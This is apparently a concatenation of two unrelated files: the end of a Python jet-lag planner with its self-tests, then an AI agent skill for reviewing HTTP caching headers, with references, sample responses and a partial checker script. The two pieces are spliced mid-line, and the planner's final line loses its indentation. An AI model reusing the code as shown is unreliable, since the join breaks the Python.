        if gap < 0.5:
            seek_s, avoid_s = "daylight as usual", "-"
        else:
            seek_s, avoid_s = light_windows(cbt_local, sign, b, sleep_len)
        if remaining > 0:
            status = f"{gap:g} h behind local time"
        elif remaining < 0:
            status = f"{gap:g} h ahead of local time"
        else:
            status = "adjusted"
        days.append({"day": d, "date": str(arr.date() + dt.timedelta(days=d)), "body_clock": status,
                     "sleep": f"{hm(b)}-{hm(b + sleep_len)}", "seek_light": seek_s, "avoid_light": avoid_s,
                     "caffeine_until": hm(b - 480), "naps_end_by": hm(b - 420)})
        if gap == 0 or d + 1 >= stay:
            break
        body = body + sign * min(rate, gap)
        d += 1
    flight_h = (arr.astimezone(dt.timezone.utc) - dep.astimezone(dt.timezone.utc)).total_seconds() / 3600
    nights = night_overlap(dep.astimezone(dt.timezone.utc), arr.astimezone(dt.timezone.utc), ttz)
    nights = [(a, b) for a, b in nights if (b - a).total_seconds() >= 3600]
    if nights:
        inflight = "sleep during destination night: " + "; ".join(f"{a:%a %H:%M}-{b:%H:%M}" for a, b in nights)
    else:
        inflight = "flight is during destination daytime: stay awake, get daylight/screen light, at most a 20-minute nap"
    res = {"from_tz": str(trip["from_tz"]), "to_tz": str(trip["to_tz"]), "shift_h": shift, "plan_move_h": move,
           "direction": direction, "rate_h_per_day": rate, "pre_trip_shift_h": pre_used,
           "days_to_adjust_after_arrival": days_needed, "flight_h": round(flight_h, 2),
           "arrive_local": arr.strftime("%Y-%m-%d %H:%M"), "in_flight": inflight, "flags": flags,
           "pre_trip": pre_days, "days": days}
    if trip.get("return_trip"):
        back, brate, bdir = choose_direction(-shift)
        res["return"] = {"shift_h": -shift, "direction": bdir,
                         "days_to_adjust": math.ceil(abs(back) / brate) if back else 0}
    return res


def to_markdown(r):
    out = [f"# Jet lag plan: {r['from_tz']} -> {r['to_tz']}", "",
           f"- Time difference: {r['shift_h']:+g} h ({'east' if r['shift_h'] > 0 else 'west' if r['shift_h'] < 0 else 'none'}); "
           f"plan: {r['direction']} {abs(r['plan_move_h']):g} h at about {r['rate_h_per_day']:g} h/day",
           f"- Pre-trip shift: {r['pre_trip_shift_h']} h; about {r['days_to_adjust_after_arrival']} day(s) to adjust after arrival",
           f"- Flight: {r['flight_h']:g} h, arriving {r['arrive_local']} local; {r['in_flight']}"]
    if "return" in r:
        out.append(f"- Return trip: {r['return']['shift_h']:+g} h, {r['return']['direction']}, about {r['return']['days_to_adjust']} day(s) to readjust")
    for f in r["flags"]:
        out.append(f"- **{f.split(':')[0]}**:{f.split(':', 1)[1]}")
    if r["pre_trip"]:
        out += ["", "## Before you fly (home time)", "| Day | Date | Sleep | Seek bright light | Avoid bright light |", "|---|---|---|---|---|"]
        for p in r["pre_trip"]:
            out.append(f"| {p['day']} | {p['date']} | {p['sleep']} | {p['seek_light']} | {p['avoid_light']} |")
    out += ["", "## At the destination (local time)",
            "| Day | Date | Body clock | Sleep | Seek bright light | Avoid bright light | Caffeine until | Naps end by |",
            "|---|---|---|---|---|---|---|---|"]
    for d in r["days"]:
        out.append(f"| {d['day']} | {d['date']} | {d['body_clock']} | {d['sleep']} | {d['seek_light']} | {d['avoid_light']} | {d['caffeine_until']} | {d['naps_end_by']} |")
    out += ["", "Light windows that fall inside your sleep time can be skipped; use sunglasses outdoors during 'avoid' windows.",
            "Rules of thumb only. Ask a doctor or pharmacist before using melatonin or sleep medication."]
    return "\n".join(out)


def self_test():
    cases = []

    def ok(name, cond):
        cases.append((name, bool(cond)))

    base = {"from_tz": "Europe/Istanbul", "to_tz": "America/Los_Angeles", "depart": "2026-11-03T13:40",
            "arrive": "2026-11-03T17:25", "bedtime": "23:30", "wake": "07:30", "pre_trip_days": 2, "stay_days": 10}
    ok("fixed offset parse", parse_tz("UTC+3").utcoffset(None) == dt.timedelta(hours=3) and parse_tz("+05:30").utcoffset(None) == dt.timedelta(hours=5, minutes=30))
    ok("negative offset parse", parse_tz("-8").utcoffset(None) == dt.timedelta(hours=-8))
    r = plan(base)
    ok("IST->LA after US DST ends is -11 h", r["shift_h"] == -11)
    ok("westward plan delays", r["direction"] == "delay" and r["plan_move_h"] == -11)
    ok("pre-trip 2 h used", r["pre_trip_shift_h"] == 2 and len(r["pre_trip"]) == 2)
    ok("days to adjust ceil(9/1.5)=6", r["days_to_adjust_after_arrival"] == 6)
    ok("pre-trip bedtime later for westward", r["pre_trip"][0]["sleep"].startswith("00:30") and r["pre_trip"][1]["sleep"].startswith("01:30"))
    ok("day 0 body 9 h ahead", r["days"][0]["body_clock"] == "9 h ahead of local time")
    ok("day 0 compromise bedtime 21:30", r["days"][0]["sleep"] == "21:30-05:30")
    ok("delay: seek light before CBTmin", r["days"][0]["seek_light"] == "16:30-19:30")
    ok("delay: avoid window clipped at bedtime", r["days"][0]["avoid_light"] == "19:30-21:30")
    ok("delay: seek window moved before bedtime", r["days"][3]["seek_light"] == "18:30-21:30" and r["days"][3]["avoid_light"] == "asleep")
    ok("pre-trip delay light in the evening", r["pre_trip"][0]["seek_light"] == "21:30-00:30")
    ok("overlap on circle", overlap(1380, 1500, 0, 60) == 60 and overlap(600, 700, 0, 60) == 0)
    ok("plan ends adjusted", r["days"][-1]["body_clock"] == "adjusted" and r["days"][-1]["sleep"] == "23:30-07:30")
    ok("plan length 7 days (0..6)", len(r["days"]) == 7)
    ok("flight of 14.75 h", r["flight_h"] == 14.75)
    r2 = plan(dict(base, to_tz="America/Los_Angeles", depart="2026-10-20T13:40", arrive="2026-10-20T16:25"))
    ok("IST->LA during US DST is -10 h", r2["shift_h"] == -10)
    r3 = plan(dict(base, to_tz="Asia/Tokyo", depart="2026-11-10T01:30", arrive="2026-11-10T19:05", pre_trip_days=3))
    ok("IST->Tokyo +6 advance", r3["shift_h"] == 6 and r3["direction"] == "advance" and r3["days_to_adjust_after_arrival"] == 3)
    ok("advance: seek light moved to after wake", r3["days"][0]["seek_light"] == "09:00-12:00" and r3["days"][0]["avoid_light"] == "asleep")
    ok("pre-trip bedtime earlier for eastward", r3["pre_trip"][0]["sleep"].startswith("22:30"))
    ok("+11 east goes long way round", choose_direction(11) == (-13, DELAY_RATE, "delay (long way round)"))
    ok("+9 east stays advance", choose_direction(9)[2] == "advance")
    ok("-12 normalized to +12 then delay -12", choose_direction(12)[0] == -12)
    r4 = plan(dict(base, to_tz="Europe/Berlin", depart="2026-11-03T08:00", arrive="2026-11-03T09:00", stay_days=2))
    ok("small shift flag", any(f.startswith("SMALL_SHIFT") for f in r4["flags"]))
    r5 = plan(dict(base, stay_days=2))
    ok("short trip flag", any(f.startswith("SHORT_TRIP") for f in r5["flags"]) and len(r5["days"]) == 2)
    ok("in-flight sleep in LA night 02:40-07:00", r["in_flight"].endswith("Tue 02:40-07:00"))
    ok("Tokyo daytime flight: stay awake", "destination daytime" in r3["in_flight"])
    ok("caffeine 8 h before bed", r["days"][-1]["caffeine_until"] == "15:30" and r["days"][-1]["naps_end_by"] == "16:30")
    for bad, label in ((dict(base, to_tz="Mars/Olympus"), "unknown tz rejected"), (dict(base, bedtime="25:00"), "bad bedtime rejected"),
                       (dict(base, arrive="2026-11-02T10:00"), "arrival before departure rejected"), (dict(base, pre_trip_days=9), "pre-trip >4 rejected")):
        try:
            plan(bad)
            ok(label, False)
        except TripError:
            ok(label, True)
    ok("hm wraps midnight", hm(-30) == "23:30" and hm(1500) == "01:00")
    passed = sum(c for _, c in cases)
    for name, c in cases:
        print(("PASS " if c else "FAIL ") + name)
    print(f"{passed}/{len(cases)} passed")
    return 0 if passed == len(cases) else 1


def main(argv=None):
    ap = argparse.ArgumentParser(description="Plan sleep and light timing to beat jet lag.")
    ap.add_argument("file", nargs="?", help="trip JSON")
    ap.add_argument("--from", dest="from_tz")
    ap.add_argument("--to", dest="to_tz")
    ap.add_argument("--depart")
    ap.add_argument("--arrive")
    ap.add_argument("--bedtime")
    ap.add_argument("--wake")
    ap.add_argument("--pre-days", type=int, dest="pre_trip_days")
    ap.add_argument("--stay", type=int, dest="stay_days")
    ap.add_argument("--json", action="store_true")
    ap.add_argument("--self-test", action="store_true")
    a = ap.parse_args(argv)
    if a.self_test:
        return self_test()
    try:
        trip = json.load(open(a.file, encoding="utf-8")) if a.file else {}
        for k in ("from_tz", "to_tz", "depart", "arrive", "bedtime", "wake", "pre_trip_days", "stay_days"):
            if getattr(a, k) is not None:
                trip[k] = getattr(a, k)
        r = plan(trip)
    except (OSError, TripError, ValueError) as e:
        print(f"error: {e}", file=sys.stderr)
        return 2
    print(json.dumps(r, indent=2) if a.json else to_markdown(r))
    return 0


if __name__ == "__main__":
sys.exit(main())Reviews HTTP caching headers (Cache-Control, Expires, ETag, Last-Modified, Vary, Set-Cookie) for pages, assets, APIs. Computes browser and CDN freshness, flags cookie or personal responses a CDN may share, HTML cached too long, hashed assets cached too briefly, immutable on changing URLs, Vary fragmentation, missing validators, heuristic caching and cached errors. Suggests a header per resource. Includes a stdlib Python checker with --self-test.
---
name: http-cache-header-reviewer
description: Reviews HTTP caching headers (Cache-Control, Expires, ETag, Last-Modified, Vary, Set-Cookie) for pages, assets, APIs. Computes browser and CDN freshness, flags cookie or personal responses a CDN may share, HTML cached too long, hashed assets cached too briefly, immutable on changing URLs, Vary fragmentation, missing validators, heuristic caching and cached errors. Suggests a header per resource. Includes a stdlib Python checker with --self-test.
---

# HTTP Cache Header Reviewer

You help web developers get caching right: fast repeat visits and low CDN bills without stale pages after a deploy or, worse, one user's data served to another. You collect real response headers, explain what each cache will actually do with them, and propose a header per resource type with a short fix list.

## Files in this skill

- `scripts/cache_audit.py` - reads response blocks (curl -sI or DevTools output) and prints resource kind, browser and CDN TTL, revalidation, flags and suggested Cache-Control (Python 3 standard library only)
- `references/cache-control-directives.md` - every directive, freshness and heuristic rules, validators, Vary, cacheable status codes
- `references/caching-strategy-playbook.md` - recommended headers per resource, deploy safety, CDN notes, how to collect and verify headers
- `templates/cache-review-report.md` - report with current vs recommended headers and a fix list
- `examples/shop-responses.txt` - eight responses from a sample shop with common mistakes

## Workflow

### 1. Collect headers
Ask for a list of representative URLs: the home page, a logged-in page, a hashed JS/CSS file, an unhashed script, an image, a font, a public API call, a personal API call, an error response. Capture with `curl -sI <url>` (add `-H 'Cookie: ...'` or `-H 'Authorization: ...'` for logged-in requests, never paste real tokens into the report) or DevTools. Put each in the block format of `examples/shop-responses.txt`: a `### METHOD URL` line, optional `> Request-Header: value` lines, the status line, then the response headers.

### 2. Run the checker
```
python3 scripts/cache_audit.py examples/shop-responses.txt
python3 scripts/cache_audit.py headers.txt --json > cache-report.json
python3 scripts/cache_audit.py --self-test
```
Exit code 1 means high-severity findings, 2 means the input could not be parsed.

### 3. Explain the findings
Order: privacy first (AUTH_SHARED_CACHE, PUBLIC_WITH_COOKIE, PERSONAL_NOT_PRIVATE), then correctness after deploys (HTML_LONG_TTL, IMMUTABLE_UNHASHED, ERROR_CACHED), then performance (HASHED_SHORT_TTL, ASSET_NO_CACHING, VARY_FRAGMENTS, NO_VALIDATOR, HEURISTIC_ONLY) and hygiene (INVALID_DIRECTIVE, NO_STORE_CONFLICT, EXPIRES_ONLY, PRAGMA_ONLY). Use `references/cache-control-directives.md` to explain why.

### 4. Recommend headers
Use `references/caching-strategy-playbook.md`. Give the exact header per resource and where to set it in the user's stack (Nginx `add_header`, Express `res.set`, Next.js `headers()`, S3/CloudFront metadata, Cloudflare rules). Mention the deploy rule: hashed assets for a year, HTML revalidates.

### 5. Verify and report
Fill `templates/cache-review-report.md`. After changes, collect headers again and re-run the checker; check CDN HIT/MISS headers.

## Example result
For `examples/shop-responses.txt`: 5 high findings (home page HTML cached 1 day, widget.js immutable without a hash, the cart API with a session cookie cached by the CDN for 2 minutes, the login page with Set-Cookie marked public and cached 10 minutes), 4 medium (app.3f9a1c7b.js cached only 1 hour, hero.jpg on an 8.1-day heuristic, Vary: Cookie, a 503 cached for 1 hour) and 1 low (cart API has no validator); only vendor.81d2e0aa.css is already ideal.

## Rules

- Treat any chance of a shared cache storing personal data as the top issue.
- Do not ask for or keep real cookies or tokens; placeholders are enough.
- Recommend purges or URL versioning when changing TTLs that are already live.
- Say when behavior depends on the CDN's configuration and suggest checking it.
FILE:references/cache-control-directives.md
# Cache-Control Directives and Freshness Rules

## Response directives
| Directive | Meaning |
|---|---|
| max-age=N | Fresh for N seconds in any cache (browser and shared) |
| s-maxage=N | Overrides max-age for shared caches (CDN, proxy) only |
| no-cache | May be stored, but must be revalidated with the origin before every use |
| no-store | Must not be stored anywhere; overrides everything else |
| private | Only the browser may store it; CDNs and proxies must not |
| public | Shared caches may store it even if it would normally not be cacheable (for example with Authorization) |
| must-revalidate | Once stale, must not be served without a successful revalidation |
| proxy-revalidate | Same as must-revalidate, for shared caches only |
| immutable | Will never change while fresh; browsers skip revalidation on reload |
| stale-while-revalidate=N | May serve stale for N seconds while refreshing in the background |
| stale-if-error=N | May serve stale for N seconds if the origin returns 5xx or is unreachable |
| no-transform | Intermediaries must not modify the body (recompress images, etc.) |

Common mistakes: `no-cache` does NOT mean "do not cache" (that is `no-store`); `max-age` values must be whole seconds (`max-age=10m` is invalid and ignored); `Pragma: no-cache` only works on requests.

## Freshness lifetime (RFC 9111)
1. Shared cache: s-maxage, else max-age, else Expires - Date.
2. Browser: max-age, else Expires - Date.
3. Neither present and Last-Modified present: caches may use a heuristic, usually 10% of (Date - Last-Modified). A file last changed 80 days ago may be reused for 8 days with no check.
4. `private` sets the shared lifetime to 0. `no-store` sets both to 0.

## Validators and revalidation
- ETag (strong `"abc"` or weak `W/"abc"`) -> client sends If-None-Match.
- Last-Modified -> client sends If-Modified-Since.
- A match returns `304 Not Modified` with no body, which is cheap. Without a validator, every revalidation downloads the whole body.

## Vary
- `Vary: Accept-Encoding` is normal and safe.
- `Vary: Cookie`, `User-Agent` or `Referer` creates one cache entry per distinct value, which usually means no CDN hits.
- `Vary: *` means the response can never be reused.

## Status codes
Cacheable by default when fresh: 200, 203, 204, 206, 300, 301, 308, 404, 405, 410, 414, 501. Error responses (4xx/5xx) should have short or no caching, or a CDN may serve an outage page for hours. Use `stale-if-error` to serve the last good copy instead.
FILE:references/caching-strategy-playbook.md
# Caching Strategy Playbook

## Recommended headers by resource
| Resource | Cache-Control | Notes |
|---|---|---|
| HTML pages, app shell | `no-cache` + ETag | Always fresh after deploys; 304s keep it cheap |
| Marketing HTML on a CDN | `public, max-age=0, s-maxage=300, stale-while-revalidate=60` | Purge the CDN on publish |
| JS/CSS with a content hash (`app.3f9a1c7b.js`) | `public, max-age=31536000, immutable` | New build = new URL |
| JS/CSS without a hash | `public, max-age=300, stale-while-revalidate=86400` | Or add hashing to the build |
| Images, user uploads with stable URLs | `public, max-age=86400, stale-while-revalidate=604800` | Version the URL when the image changes |
| Fonts (versioned URL) | `public, max-age=31536000, immutable` | Also send CORS headers |
| Public API data (prices, catalog) | `public, max-age=30, s-maxage=300, stale-if-error=600` | Keep TTLs short; purge on change |
| Personal API data (cart, profile) | `private, no-cache` + ETag | Never public |
| Secrets, banking, health records, one-time tokens | `no-store` | Also on the logout and account pages |
| Redirect 301 | `max-age=86400` at first | Browsers can cache a bare 301 forever |
| Errors 5xx | `no-store` or `max-age=0`, use stale-if-error on the good responses | |

## Deploy safety
1. Hash every built asset name, then cache it for a year.
2. Make HTML revalidate so it always points at the current hashes.
3. Keep old hashed assets online for at least one release so open tabs still work.
4. Never put `immutable` on a URL whose content can change.

## CDN notes
- Most CDNs ignore `private`/`no-store` only if misconfigured; check "respect origin headers".
- Many CDNs do not cache responses with Set-Cookie by default; some do if `public` is set. Strip Set-Cookie from static responses.
- Use a `Surrogate-Control` or CDN-Cache-Control header if the CDN supports it and you want a CDN TTL different from the browser TTL.
- Normalize the cache key (ignore tracking query strings like utm_*).

## How to collect headers
```
curl -sI https://example.com/ ; curl -sI -H 'Cookie: session=...' https://example.com/api/me
curl -s -o /dev/null -D - https://example.com/assets/app.js   # GET instead of HEAD
```
Some servers answer HEAD differently from GET; when in doubt use the GET form. In Chrome DevTools: Network tab, select a request, Headers, Response Headers (copy as text).

## Checking the result
- Reload twice in DevTools: hashed assets should show "(memory cache)" or "(disk cache)", HTML should show 304 or 200.
- CDN: look at its `Age`, `X-Cache` or `CF-Cache-Status` header (HIT / MISS / BYPASS).
FILE:templates/cache-review-report.md
# HTTP Cache Review - <site / service> - <date>

**Scope:** <URLs or HAR file>  **CDN:** <name or none>  **Collected with:** <curl -sI / DevTools / HAR>

## Summary
- Responses reviewed: <n>  High: <n>  Medium: <n>  Low: <n>
- Biggest risk: <for example personal API cached on the CDN>
- Biggest win: <for example year-long caching for hashed assets>

## Current vs recommended
| Resource | Kind | Current Cache-Control | Browser / CDN TTL | Flags | Recommended |
|---|---|---|---|---|---|
| | | | | | |

## Fix list
| Priority | Change | Where (server, framework, CDN rule) | Owner | Done |
|---|---|---|---|---|
| 1 | | | | [ ] |

## Verification
- [ ] Re-run `python3 scripts/cache_audit.py` on fresh headers: no high findings
- [ ] CDN shows HIT for static files, BYPASS/MISS for personal API
- [ ] Deploy test: new HTML loads new assets without a hard refresh
FILE:examples/shop-responses.txt
# Responses captured with: curl -sI <url>  (request headers sent are listed with "> ")
### GET https://shop.example/
HTTP/2 200
content-type: text/html; charset=utf-8
cache-control: public, max-age=86400
date: Wed, 21 Oct 2026 07:00:00 GMT

### GET https://shop.example/assets/app.3f9a1c7b.js
HTTP/2 200
content-type: application/javascript
cache-control: public, max-age=3600
etag: "3f9a1c7b"

### GET https://shop.example/assets/vendor.81d2e0aa.css
HTTP/2 200
content-type: text/css
cache-control: public, max-age=31536000, immutable
etag: "81d2e0aa"

### GET https://shop.example/js/widget.js
HTTP/2 200
content-type: application/javascript
cache-control: public, max-age=31536000, immutable

### GET https://shop.example/img/hero.jpg
HTTP/2 200
content-type: image/jpeg
date: Wed, 21 Oct 2026 07:00:00 GMT
last-modified: Sat, 01 Aug 2026 07:00:00 GMT

### GET https://shop.example/api/cart
> Cookie: session=abc123
HTTP/2 200
content-type: application/json
cache-control: public, s-maxage=120
vary: Cookie

### POST https://shop.example/login
HTTP/2 200
content-type: text/html; charset=utf-8
cache-control: public, max-age=600
set-cookie: session=xyz789; HttpOnly; Secure; SameSite=Lax

### GET https://shop.example/api/products?page=1
HTTP/2 503
content-type: application/json
cache-control: public, max-age=3600
FILE:scripts/cache_audit.py
#!/usr/bin/env python3
"""HTTP caching header reviewer (Python 3 standard library only).

Input: a text file with one block per response, as copied from `curl -sI`, browser
devtools or a HAR export:
  ### GET https://shop.example/assets/app.3f9a1c7b.js
  > Authorization: Bearer ...          (optional request headers start with "> ")
  HTTP/2 200
  content-type: application/javascript
  cache-control: public, max-age=31536000, immutable
  etag: "3f9a1c7b"
Blank lines and lines starting with "#" (but not "###") are ignored.

For each response it works out the kind (html, hashed-asset, asset, api, image, font, other),
browser and shared-cache (CDN) freshness in seconds (s-maxage > max-age > Expires - Date >
10% heuristic from Last-Modified), whether it can be revalidated, and flags:
  NO_STORE_CONFLICT, PUBLIC_WITH_COOKIE, AUTH_SHARED_CACHE, PERSONAL_NOT_PRIVATE, VARY_STAR,
  VARY_FRAGMENTS, HTML_LONG_TTL, HASHED_SHORT_TTL, IMMUTABLE_UNHASHED, ASSET_NO_CACHING,
  NO_VALIDATOR, HEURISTIC_ONLY, EXPIRES_ONLY, PRAGMA_ONLY, ERROR_CACHED, INVALID_DIRECTIVE.
It suggests a Cache-Control value per kind.
Usage:
  python3 cache_audit.py responses.txt
  python3 cache_audit.py responses.txt --json
  python3 cache_audit.py --self-test
Exit code: 0 OK, 1 high-severity flags found, 2 bad input.
"""
import argparse
import email.utils
import json
import re
import sys

KNOWN = {"max-age", "s-maxage", "no-cache", "no-store", "no-transform", "must-revalidate",
         "proxy-revalidate", "must-understand", "private", "public", "immutable",
         "stale-while-revalidate", "stale-if-error"}
NEEDS_INT = {"max-age", "s-maxage", "stale-while-revalidate", "stale-if-error"}
HASH_RE = re.compile(r"[.\-_]([0-9a-f]{8,}|[0-9A-Za-z_-]{8,}(?=\.[a-z0-9]+$))\.[a-z0-9]+$")
SEVERITY = {"NO_STORE_CONFLICT": "low", "PUBLIC_WITH_COOKIE": "high", "AUTH_SHARED_CACHE": "high",
            "PERSONAL_NOT_PRIVATE": "medium", "VARY_STAR": "medium", "VARY_FRAGMENTS": "medium",
            "HTML_LONG_TTL": "high", "HASHED_SHORT_TTL": "medium", "IMMUTABLE_UNHASHED": "high",
            "ASSET_NO_CACHING": "medium", "NO_VALIDATOR": "low", "HEURISTIC_ONLY": "medium",
            "EXPIRES_ONLY": "low", "PRAGMA_ONLY": "low", "ERROR_CACHED": "medium",
            "INVALID_DIRECTIVE": "medium"}
RECOMMEND = {
    "html": "no-cache (plus ETag or Last-Modified), or max-age=0, must-revalidate",
    "hashed-asset": "public, max-age=31536000, immutable",
    "asset": "public, max-age=3600, stale-while-revalidate=86400 (or add a content hash to the file name)",
    "image": "public, max-age=86400, stale-while-revalidate=604800",
    "font": "public, max-age=31536000, immutable (if the URL is versioned)",
    "api": "private, no-cache for user data; public, max-age=60, s-maxage=300 only for truly public data",
    "personal": "private, no-cache (or no-store for sensitive data)",
    "other": "set an explicit Cache-Control",
}


class CacheError(ValueError):
    pass


def parse_cc(value):
    """Return (directives dict, problems list)."""
    d, problems = {}, []
    for part in [p.strip() for p in value.split(",") if p.strip()]:
        k, eq, v = part.partition("=")
        k = k.strip().lower()
        v = v.strip().strip('"')
        if k not in KNOWN:
            problems.append(f"unknown directive {k!r}")
            continue
        if k in NEEDS_INT:
            if not re.fullmatch(r"\d+", v or ""):
                problems.append(f"{k} needs a whole number of seconds, got {v!r}")
                continue
            d[k] = int(v)
        else:
            d[k] = True if not eq else v
    return d, problems


def parse_blocks(text):
    blocks, cur = [], None
    for raw in text.splitlines():
        line = raw.rstrip("\r")
        if line.startswith("###"):
            cur = {"label": line[3:].strip(), "status": None, "headers": {}, "request": {}}
            blocks.append(cur)
            continue
        if not line.strip() or line.lstrip().startswith("#"):
            continue
        if cur is None:
            raise CacheError("file must start with a '### METHOD URL' line")
        if line.startswith(">"):
            k, _, v = line[1:].strip().partition(":")
            cur["request"][k.strip().lower()] = v.strip()
            continue
        m = re.match(r"HTTP/[\d.]+\s+(\d{3})", line)
        if m:
            cur["status"] = int(m.group(1))
            continue
        k, colon, v = line.partition(":")
        if not colon:
            raise CacheError(f"cannot parse header line {line!r} in block {cur['label']!r}")
        k = k.strip().lower()
        if k in cur["headers"] and k in ("cache-control", "vary"):
            cur["headers"][k] += ", " + v.strip()
        elif k == "set-cookie":
            cur["headers"].setdefault(k, []).append(v.strip())
        else:
            cur["headers"][k] = v.strip()
    if not blocks:
        raise CacheError("no response blocks found")
    return blocks


def url_of(label):
    parts = label.split()
    return parts[-1] if parts else ""


def kind_of(url, ctype):
    path = re.sub(r"[?#].*$", "", url)
    name = path.rsplit("/", 1)[-1].lower()
    ctype = ctype.lower()
    hashed = bool(HASH_RE.search(name)) and bool(re.search(r"\d", name))
    if "text/html" in ctype or name.endswith(".html") or (not ctype and "." not in name):
        return "html", False
    if "json" in ctype or "/api/" in path or "graphql" in path:
        return "api", False
    if name.endswith((".woff2", ".woff", ".ttf", ".otf")) or "font" in ctype:
        return "font", hashed
    if ctype.startswith("image/") or name.endswith((".png", ".jpg", ".jpeg", ".gif", ".webp", ".avif", ".svg", ".ico")):
        return ("hashed-asset" if hashed else "image"), hashed
    if name.endswith((".js", ".mjs", ".css", ".map", ".wasm")) or "javascript" in ctype or "text/css" in ctype:
        return ("hashed-asset" if hashed else "asset"), hashed
    return "other", hashed


def http_date(v):
    try:
        return email.utils.parsedate_to_datetime(v)
    except (TypeError, ValueError, IndexError):
        return None


def review(block):
    h, req = block["headers"], block["request"]
    status = block["status"] or 200
    url = url_of(block["label"])
    kind, hashed = kind_of(url, h.get("content-type", ""))
    cc, problems = parse_cc(h.get("cache-control", ""))
    flags = []

    def flag(code, detail):
        flags.append({"code": code, "severity": SEVERITY[code], "detail": detail})

    for p in problems:
        flag("INVALID_DIRECTIVE", p)
    cookies = h.get("set-cookie", [])
    auth = "authorization" in req or "cookie" in req
    date, expires, lastmod = http_date(h.get("date")), h.get("expires"), http_date(h.get("last-modified"))
    no_store = "no-store" in cc
    heuristic = False
    if no_store:
        browser = shared = 0
    else:
        browser = cc.get("max-age")
        if browser is None and expires is not None:
            ex = http_date(expires)
            browser = max(0, int((ex - date).total_seconds())) if ex and date else 0
        if browser is None and "no-cache" not in cc and lastmod and date and status in (200, 203, 204, 206, 300, 301, 404, 405, 410, 414, 501):
            browser = max(0, int((date - lastmod).total_seconds() / 10))
            heuristic = True
        browser = browser or 0
        shared = 0 if "private" in cc else cc.get("s-maxage", browser)
    if "no-cache" in cc:
        browser_eff, shared_eff = 0, 0
    else:
        browser_eff, shared_eff = browser, shared
    validator = "etag" in h or "last-modified" in h
    personal = bool(cookies) or auth

    if no_store and any(k in cc for k in ("max-age", "s-maxage", "public", "immutable")):
        flag("NO_STORE_CONFLICT", "no-store overrides the other directives; remove the extras so intent is clear")
    if cookies and ("public" in cc or "s-maxage" in cc) and not no_store:
        flag("PUBLIC_WITH_COOKIE", "response sets a cookie but allows shared caches; a CDN may serve one user's cookie to others")
    if auth and shared > 0 and ("public" in cc or "s-maxage" in cc) and kind in ("api", "html", "other"):
        flag("AUTH_SHARED_CACHE", "authenticated request with a response that shared caches may store; personal data can leak across users")
    elif personal and kind in ("api", "html", "other") and not no_store and "private" not in cc \
            and not any(f["code"] == "PUBLIC_WITH_COOKIE" for f in flags):
        flag("PERSONAL_NOT_PRIVATE", "personalized response without private or no-store")
    vary = [v.strip().lower() for v in h.get("vary", "").split(",") if v.strip()]
    if "*" in vary:
        flag("VARY_STAR", "Vary: * makes the response effectively uncacheable")
    frag = [v for v in vary if v in ("user-agent", "cookie", "referer")]
    if frag and shared > 0:
        flag("VARY_FRAGMENTS", f"Vary on {', '.join(frag)} splits the CDN cache into many copies; vary on a normalized header instead")
    if kind == "html" and browser_eff > 300:
        flag("HTML_LONG_TTL", f"HTML cached {fmt_s(browser_eff)} without revalidation; users keep old pages that point to deleted assets after a deploy")
    if kind == "hashed-asset" and browser_eff < 30 * 86400 and not no_store:
        flag("HASHED_SHORT_TTL", f"content-hashed file cached only {fmt_s(browser_eff)}; it can be cached for a year with immutable")
    if "immutable" in cc and not hashed:
        flag("IMMUTABLE_UNHASHED", "immutable on a URL without a content hash; browsers will not pick up changes until max-age expires")
    if kind in ("asset", "image", "font") and (no_store or "no-cache" in cc) and not personal:
        flag("ASSET_NO_CACHING", "static file is never reused from cache; every page view downloads or revalidates it")
    if ("no-cache" in cc or browser_eff == 0) and not no_store and not validator and status == 200:
        flag("NO_VALIDATOR", "must revalidate but has no ETag or Last-Modified, so every check downloads the full body")
    if heuristic:
        flag("HEURISTIC_ONLY", f"no Cache-Control or Expires; caches guess {fmt_s(browser)} from Last-Modified")
    if "cache-control" not in h and expires is not None:
        flag("EXPIRES_ONLY", "only the legacy Expires header; add Cache-Control max-age")
    if "cache-control" not in h and "pragma" in h:
        flag("PRAGMA_ONLY", "Pragma: no-cache is a request header and has no effect on responses; use Cache-Control")
    if status >= 400 and max(browser_eff, shared_eff) > 300:
        flag("ERROR_CACHED", f"status {status} cached for {fmt_s(max(browser_eff, shared_eff))}; a brief error becomes a long outage")
    rec_kind = "personal" if personal and kind in ("api", "html", "other") else kind
    return {"label": block["label"], "status": status, "kind": kind, "hashed": hashed,
            "cache_control": h.get("cache-control"), "browser_ttl_s": browser_eff, "shared_ttl_s": shared_eff,
            "revalidate": "no-cache" in cc or "must-revalidate" in cc, "validator": validator,
            "stale_while_revalidate_s": cc.get("stale-while-revalidate"), "flags": flags,
            "recommended": RECOMMEND[rec_kind]}


def fmt_s(s):
    if s is None:
        return "-"
    for unit, n in (("d", 86400), ("h", 3600), ("m", 60)):
        if s >= n:
            v = s / n
            return f"{v:.0f}{unit}" if v == int(v) else f"{v:.1f}{unit}"
    return f"{s}s"


def audit(text):
    items = [review(b) for b in parse_blocks(text)]
    return {"items": items, "high_flags": sum(1 for i in items for f in i["flags"] if f["severity"] == "high")}


def to_markdown(r):
    out = ["# HTTP cache header review", "",
           "| Response | Status | Kind | Browser TTL | CDN TTL | Revalidate | Validator | Flags |",
           "|---|---|---|---|---|---|---|---|"]
    for i in r["items"]:
        out.append(f"| {i['label']} | {i['status']} | {i['kind']} | {fmt_s(i['browser_ttl_s'])} | {fmt_s(i['shared_ttl_s'])} | "
                   f"{'yes' if i['revalidate'] else 'no'} | {'yes' if i['validator'] else 'no'} | {', '.join(f['code'] for f in i['flags']) or '-'} |")
    out += ["", "## Findings"]
    n = 0
    for sev in ("high", "medium", "low"):
        for i in r["items"]:
            for f in i["flags"]:
                if f["severity"] == sev:
                    n += 1
                    out.append(f"- **{sev.upper()} {f['code']}** {i['label']}: {f['detail']}")
    if not n:
        out.append("- No findings.")
    out += ["", "## Suggested Cache-Control"]
    for i in r["items"]:
        if i["flags"]:
            out.append(f"- {i['label']}: `{i['recommended']}` (now: `{i['cache_control'] or 'none'}`)")
    return "\n".join(out)


def self_test():
    cases = []

    def ok(name, cond):
        cases.append((name, bool(cond)))

    def one(url, *lines):
        return review(parse_blocks("### GET " + url + "\nHTTP/1.1 200 OK\n" + "\n".join(lines))[0])

    def codes(item):
        return {f["code"] for f in item["flags"]}

    ok("parse max-age", parse_cc("public, max-age=600")[0] == {"public": True, "max-age": 600})
    ok("bad max-age reported", parse_cc("max-age=10m")[1])
    ok("unknown directive reported", parse_cc("maxage=60")[1])
    ok("hashed js detected", kind_of("https://x/app.3f9a1c7b.js", "") == ("hashed-asset", True))
    ok("unhashed css", kind_of("https://x/styles.css", "text/css") == ("asset", False))
